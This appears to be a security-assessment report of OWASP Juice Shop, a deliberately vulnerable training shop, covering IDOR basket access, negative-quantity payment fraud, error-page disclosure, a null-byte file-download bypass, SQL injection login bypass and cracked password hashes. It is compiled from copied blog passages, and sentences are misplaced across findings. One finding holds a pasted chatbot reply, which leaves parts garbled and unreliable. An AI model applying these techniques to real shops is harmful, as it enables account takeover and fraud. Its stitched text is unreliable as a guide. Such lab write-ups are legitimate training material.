  The first step to leaving nasty feedback is to find out where feedback is submitted. The top link on the drop down menu to the left of the banner, labeled "Customer Feedback" is the obvious choice. Upon entering the feedback screen (which does allow anonymous feedback, by the way), we're met with a form, which we must fill out.



Now for the hack. Fire up Burp Suite, turn on the intercept, set up your proxy to route through Burp, hit “Submit”, and let’s capture a packet!



Now that we know what’s being sent out and only need to change that little ‘1’ to a ‘0’. Hit “Forward” and …



Prevention and mitigation strategies:


Input validation needs to be repeated on the server side before it ever reaches a database.

Finding 14 : **View Basket**

Moderate

- **Description:** View another user's shopping basket.
- **Impact:**
  An attacker can access and view the shopping baskets of other users, exposing sensitive information such as items purchased, quantities, and prices. This leads to a privacy breach and can harm user trust. Additionally, it may enable attackers to gather intelligence for further attacks or fraud.
  Except it never comes. Curious, that. Let's look at the destinations for these packets. If it's not a JSON object being sent, then maybe our user information is being passed to a unique link.
- **Poc :**

I wonder if that '9' (or whatever number is there for you) is an identifier. We know from the Admin Section challenge that there are more than nine users, but let's set it up to make sure we're actually viewing another user's basket.



First, let's add a few specific items to our own basket so we can identify it if we can successfully view basket 9 from another account. Then either create another account or log into another one you've got access to (any of the Login, Password Reset, or Geo Stalking challenges should have left you with persistent access to those accounts) and go to that user's shopping basket. Now all that's needed is to send that user's initial request packet to Burp's Repeater, change the number next to "basket/" to whatever number your user had, and send it off.

❖ Finding 15 : **PayBack Time**

Low

- **Description:**

Vulnerability Type: Input manipulation to create a negative payment amount in the shopping basket.

Mechanism: The flaw exists because the server lacks sufficient (or any) validation to ensure that the product quantity, price, or the final order total are positive values when the purchase request is submitted via the API.

Attack Scenario: This challenge typically requires an attacker to intercept the order request (HTTP Request) sent to the server during checkout and tamper with the value of the owed amount or the product quantity before the request is processed.

- **Impact**

Direct Impact: The vulnerability allows the attacker to unilaterally change the application's Business Logic.

Core Risk : Financial Fraud: Obtaining money from the store instead of paying for goods (achieving "Payback").

Transaction Data Manipulation: The ability to introduce invalid data (like negative quantities or prices) into the store's accounting system.

- **Resources:**

https://pwning.owasp-juice.shop/part2/improper-input-validation.html

Vulnerability Location :


The order processing or payment endpoint (usually /api/BasketItems or /api/Baskets/), specifically within the **Product Quantity** or **Price** field.

- **Recommendation**


To effectively prevent this type of fraud and input manipulation, the following actions must be implemented:

- **Strict Server-Side Input Validation:**
  - The server must always verify that the **Quantity** and **Price** values in all inputs affecting financial transactions are strictly **positive** (greater than zero).
  - Any request containing negative values must be rejected.
- **Business Logic Validation:** The final order total must always be calculated on the **server side** based on the prices stored in the database, **never** relying on values submitted by the client.
- **POC:**


In this challenge, the expanded description isn't of much use. Instead of taking suggestions from the description as I normally would, I opted to look at the packets being sent to the server during the purchase process. First I added the most expensive item in the store to my basket and checked what information was being passed.




The "quantity" field stood out like a sore thumb, so I decided to see what would happen if, instead of 1, I added -111 items to my basket.



Well that looks promising.



At this point it was fairly clear that pressing “Pay -xxx.xx” would be the easiest way to transfer that money into my account. This method is much easier than, say, adding that money onto a credit card.



In hindsight, Alfred E. Newman would have been funnier. It’s getting harder to come up with fancy names.

After entering my user’s name and address, I placed the order and completed the challenge.

❖ Finding 16 : **Improper Error Handling**

Low

- **Description:**

  Vulnerability: The server is configured to display detailed technical error messages (often a full stack trace or verbose database error) to the client whenever the application encounters an unhandled exception or runtime error.
  Mechanism: When an attacker forces the application into an unexpected state—for instance, by inputting invalid data that crashes a server function or causes a database failure—the application dumps internal debugging information instead of a generic error message.

- **Impact**

The primary risk is **Information Disclosure**, which significantly aids an attacker in planning subsequent attacks:

- **Technology Fingerprinting:** Reveals the specific technologies, versions (e.g., Node.js version, specific database name), and operating system being used.
- **Database Schema Disclosure:** Detailed database errors (like SQL syntax errors) may expose table names, column names, or the structure of the database.
- **Internal File Paths:** Stack traces often include internal file paths on the server (e.g., `/var/www/app/routes/user.js`), which can be used for directory traversal or file inclusion attacks.

- **Resources:**

https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/08-Testing_for_Error_Handling/01-Testing_For_Improper_Error_Handling

- **Vulnerability Location :**

  Any **input field or API endpoint** that processes user data and interacts with backend services (database, file system, or other APIs).

- **Recommendation**


Secure error handling focuses on preventing the disclosure of technical details to users:

- **Generic Error Messages:** Configure the application environment (especially in **production**) to disable detailed stack traces. Instead, display only a **generic, user-friendly message** (e.g., "An unexpected error occurred. Please try again later.").
- **Server-Side Logging:** All technical details (stack traces, variables, timestamps) must be redirected to a **secure, internal log file** that is only accessible to developers and system administrators.
- **Specific Exception Handling:** Use specific `try-catch` blocks to gracefully handle known exceptions and prevent them from bubbling up to the user interface.
- **Security Review:** Audit all application entry points to ensure they robustly handle invalid or unexpected input without crashing or leaking sensitive information.


- **POC:**

We employed Dirp, a directory brute-forcing tool, to enumerate directories and files on the target application. By using wordlists and custom configurations, Dirp helped uncover hidden endpoints that could aid in further exploitation or information gathering

Press enter or click to view image in full size




Press enter or click to view image in full size




So First Let’s go to the [*/ftp]:

Press enter or click to view image in full size




*From all these files, the file named `[acquisitions.md](<http://acquisitions.md>)` contains a line stating that **it is a confidential document*



Confidential documents should not be stored in such open directory

Let’s see the [coupons_2013.md.bak]

Press enter or click to view image in full size



As we see it’s an error that should not regular user see ,If you’re using a vulnerable version of a framework or library (like Express 4.17.1 in this case), attackers might exploit known vulnerabilities

❖ Finding 17 : **Misplaced Signature File**

Low

- **Description:**

- **Vulnerability Concept:** This vulnerability stems from a sensitive file—a **digital signature file (`.sig`)** related to an old, expired SSL certificate—being left in a publicly accessible or easily guessable location.
- **Background:** Often, when SSL/TLS certificates are renewed, the old, sensitive files are archived instead of being securely deleted. This archive might contain critical files like the Private Key or Signature Files.
- **Exploitation Process:** Attackers use traffic analysis tools or directory brute-forcing techniques to discover these forgotten files left exposed on the web server.

- **Impact**

Although the signature file itself is not the private key, its discovery indicates **Poor Operational Security** and leads to:

- **Sensitive Data Exposure:** Reveals data related to the server's security infrastructure, such as old certificate names or previously used cryptographic methods.
- **Clue for Other Paths:** This challenge encourages attackers to look for other sensitive, forgotten files in similar or adjacent directories, potentially leading to **Unauthorized File Access**.
- **Failure of Defense-in-Depth:** It demonstrates the failure of the **Defense-in-Depth** principle, as even a secondary layer of protection (hiding the signature file) has been compromised.

- **Resources:**

https://pwning.owasp-juice.shop/part2/improper-input-validation.html

- **Vulnerability Location :**
  - The signature file is usually found in an unexpected or public file storage path, such as the **/assets/public**, **/public**, or a **frontend** directory where certificate files should not reside.
  - **File Name:** The file name is typically specific and related to the old certificate or its expiration date, for example:

- juiceshop.key.sig
- expired_cert_2014.sig
- JuiceShop_Certificate_2014.key.sig


- **Recommendation**

  To address this type of vulnerability and prevent sensitive data exposure, the following best practices should be followed:

  - **Review and Clean Up Old Files:** All archival files, temporary files, and old sensitive files (especially certificates and keys) must be securely deleted or removed from the server once they are no longer needed.
  - **Separate Sensitive Files:** Private keys and security certificates must **always be stored outside the web root** where they cannot be accessed directly via a web browser.
  - **Disable Directory Listing:** Ensure that directory listing is disabled on the server to prevent attackers from browsing folder contents and discovering forgotten files.
  - **Apply Principle of Least Privilege:** Users and processes should only have the minimum level of access necessary to the files required for their operation.

- **POC:**

The key is to put that URL encoded null byte at the end of the file extension, then add ".md" after it. Then, download all of the things! Seriously, download everything but the quarantined malware. The rest of the images in this post will be which files lead to challenge solutions.



❖ Finding 18 : **Login Admin**

Moderate

- **Description:**

– **Vulnerability Concept:** The flaw arises because the application uses unsanitized user inputs (such as the email or password fields) directly when constructing a backend SQL database query.

– **Normal Operation:** During a standard login attempt, the server constructs a query similar to the following (assuming `$email` and `$password` are the input values):
SQL
```
SELECT * FROM Users WHERE email = '$email' AND password = '$password'
```

– **Exploitation Process:** The attacker exploits this construction by injecting a special text payload into the email field. This payload manipulates the logical structure of the query, making the authentication condition always **TRUE**.

- **Impact**

– **Broken Authentication:** This type of injection allows an attacker to bypass the login screen and gain unauthorized access to any user account, including the highly privileged **Administrator (Admin)** account, without needing the correct password.

– **Privilege Escalation:** Once logged in as Admin, the attacker can perform any actions authorized for that role, such as:

- Managing user accounts.
- Changing system settings.
- Accessing sensitive system logs and data.

- **Resources:**

https://pwning.owasp-juice.shop/part2/injection.html

- **Vulnerability Location :**

The **Email** input field on the login page (/#/login).

- **Recommendation**

– To prevent SQL Injection vulnerabilities in authentication and elsewhere, the following defensive measures must be applied:

– **Parameterized Queries / Prepared Statements:** This is the primary defense. The query structure is separated from the user input data. User input is always treated as **data** and never executed as part of the SQL command.

– **Input Sanitization:** All inputs should be checked and sanitized to ensure that special characters (like `'`, `--`, and `#`) that can alter SQL syntax are properly escaped or removed.

- **Input Validation:** Implement strict validation checks on data type and length (e.g., ensuring the email field adheres to a valid email format).
- **Principle of Least Privilege:** Database users and application processes should only have the minimal necessary permissions required to perform their tasks.


- **POC:**

Judging by the category of this challenge, I think it's safe to assume that this is going to be an SQL injection challenge. To me, that means it's time to fire up Burp Suite and figure out what data is being sent to the server.

```
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; cont

{
  "email":"admin@test.com",
  "password":"sql_injection_location"
}
```

Because Juice Shop is intentionally insecure, it's safe to assume that the login email address will be fairly simple and guessable. The password, on the other hand, maybe not so much. That leaves us with two fields to tinker with, "user" and "password".


- One of the Burp features I'm kind of clumsy with, and could use more practice on, is called Intruder. It's used for spamming login pages and the like with wordlists to find what words work in different fields. In this case I'm using the "Cluster Bomb" attack type. After sending off a dummy login request to see how the data is formatted, I sent that packet to Intruder and formatted the tool to focus on the two fields I wanted to probe.



Remember to clear all fields before selecting and adding the ones you want.


Next I needed a wordlist of SQL Injection test strings to feed into the fields. Different databases have different weaknesses, so I wanted to be as thorough as possible. Back to Google I went, ultimately finding a cheat sheet listing dozens of possible queries. I

loaded them into the password payload set, filled in a few generic administrator-type names into the user field payload set, and pressed “Start Attack”.



No luck.

184 requests later I began to suspect that the password field might not contain any vulnerabilities, so I decided to try the user field. Considering that users are stored in a database, that bypassing authentication would likely return the first user in that database, and that the first user on any system is usually an administrator, it made some sense. Because this attack would nullify anything in the password field, I changed the attack type to “Sniper” (one field only), loaded the list of injection queries into the payload, and started a new attack.




We have tokens!

Now that we’ve found the vulnerability, it’s time to exploit it!


Fingers crossed that we get an admin account

And to confirm that we are, indeed, logged into an administrator's account...



Success!

And to check the scoreboard...



❖ Finding 19: **Login Jim & Bender (Admin)**

High

Description:

- **Vulnerability Concept:** This vulnerability occurs because the application uses user input (especially the **password field**) when constructing **NoSQL database queries** (such as MongoDB) without proper sanitization.
- **NoSQL Logic:** Unlike SQL, NoSQL databases rely on JSON-like objects for queries. If an attacker injects special NoSQL operators or objects (like `$ne` for "not equal" or `$gt` for "greater than") into the password field, they can manipulate the query's logic.
- **Exploitation Process:** The attacker aims to make the password search query evaluate to **true** without knowing the actual password value, allowing the login mechanism to proceed with the specified user's account (e.g., Jim or Bender).

Impact

- **Unauthorized Access:** Allows the attacker to log into specific, non-admin user accounts (Jim and Bender) and view their purchase history and private details.
- **Privacy Violation:** Exposes sensitive customer information associated with those specific accounts.
- **Proof of Concept:** Successfully exploiting this demonstrates a fundamental weakness in the application's authentication mechanism, confirming that any user account could potentially be targeted with similar NoSQLi payloads.

Resources:

https://pwning.owasp-juice.shop/part2/injection.html

Vulnerability Location :

The Email and Password fields on the login page (/#/login).

Vulnerable Component: The backend logic that processes the form submission and executes the MongoDB (or similar NoSQL) query to verify credentials.

Recommendation

To prevent NoSQL Injection vulnerabilities, the following defensive measures must be applied:


- Strict Input Sanitization: Inputs must be rigorously sanitized to remove or escape any special characters or NoSQL operators (like $ne, $gt, $where) before they are used in database queries.

- Input Parser Protection: Ensure that sensitive fields like the password are always treated as literal strings and not as code or parsable JSON objects by the database driver.
- Parameterized Queries (or equivalent): While NoSQL databases may not use traditional prepared statements, developers must use frameworks or libraries that explicitly separate data from the query code to prevent injection.
- Strict Input Validation: Apply strict validation rules regarding the length and type of characters allowed in passwords and usernames.

POC:

1st Login Jim

solving this challenge differs greatly from the norm, in that usually I would read the expanded description, try to find what the Forgotten Password hit was, then solve the challenge by resetting his password.




In this case, however, I had harvested his password hash (along with all others) in the Database Schema challenge. Having that MD5 hash in my possession, I simply ran it through hashcat and entered the cracked password: ncc-1701.

```
0192023a7bbd73250516f069df18b500:admin123
e541ca7ecf72b8d1286474fc613e5e45:ncc-1701
fe01ce2a7fbac8fafaed7c982a04e229:demo
Approaching final keyspace - workload adjusted.
```

For such an insecure web application, only three cracked hashes is remarkable.

2nd Login Bender

this challenge takes care to point out that this is an “injection” challenge. The last time I logged in using injection it was to access the administrator’s account, because I correctly assumed it would be the account with the lowest user ID number. In this case, I would have to log into a specific user’s account in order to complete the challenge. Knowing how the data is sent from the login screen to the server, and knowing the Email field is vulnerable to SQL injection, it was a fairly simple process of deduction to work out that all that was necessary to complete this challenge would be to identify Bender as the user account I wanted to log into and apply the same SQL injection pattern which had worked for the admin account.



❖ Finding 20: **Manipulate Basket**

High

Description:

Absolutely! Here is the analysis of the "Manipulate Basket" challenge in OWASP Juice Shop, focusing on Business Logic Flaws and Broken Access Control, presented entirely in English: 🛒 Manipulate Basket ChallengeChallenge CategoryTypeCategoryBusiness Logic Flaws / Broken Access ControlTypeAPI Data TamperingPrimary GoalManipulate the contents of your own shopping basket or the basket of another user. 📝 Description and MechanismVulnerability Concept: The flaw arises when the application relies on data submitted by the client (such as quantity or price) via an API request without fully re-validating that data on the server side.Mechanism: The application allows users to add or modify items in their shopping basket via API requests (e.g., POST or PUT to a .../BasketItems endpoint). The attacker can intercept this request and tamper with sensitive parameters.

Impact

- Financial Fraud: Obtaining items for free (by setting quantity or price to zero) or potentially gaining money (by setting a negative quantity, as seen in the Payback Time challenge).

- Broken Access Control (IDOR): If the Basket ID appears in the request, the attacker might try to substitute another user's Basket ID, allowing them unauthorized access or modification of another user's pending order.

- Business Logic Violation: Proves that the store's fundamental business rules (e.g., price must be positive, quantity must be positive) are poorly checked or entirely unchecked on the server side.

- **Resources:**

  https://pwning.owasp-juice.shop/part2/broken-access-control.html

- **Vulnerability Location :**

  The API endpoint responsible for modifying or updating shopping cart items, typically the path /api/BasketItems or any endpoint handling the update of a Basket ID.

Recommendation

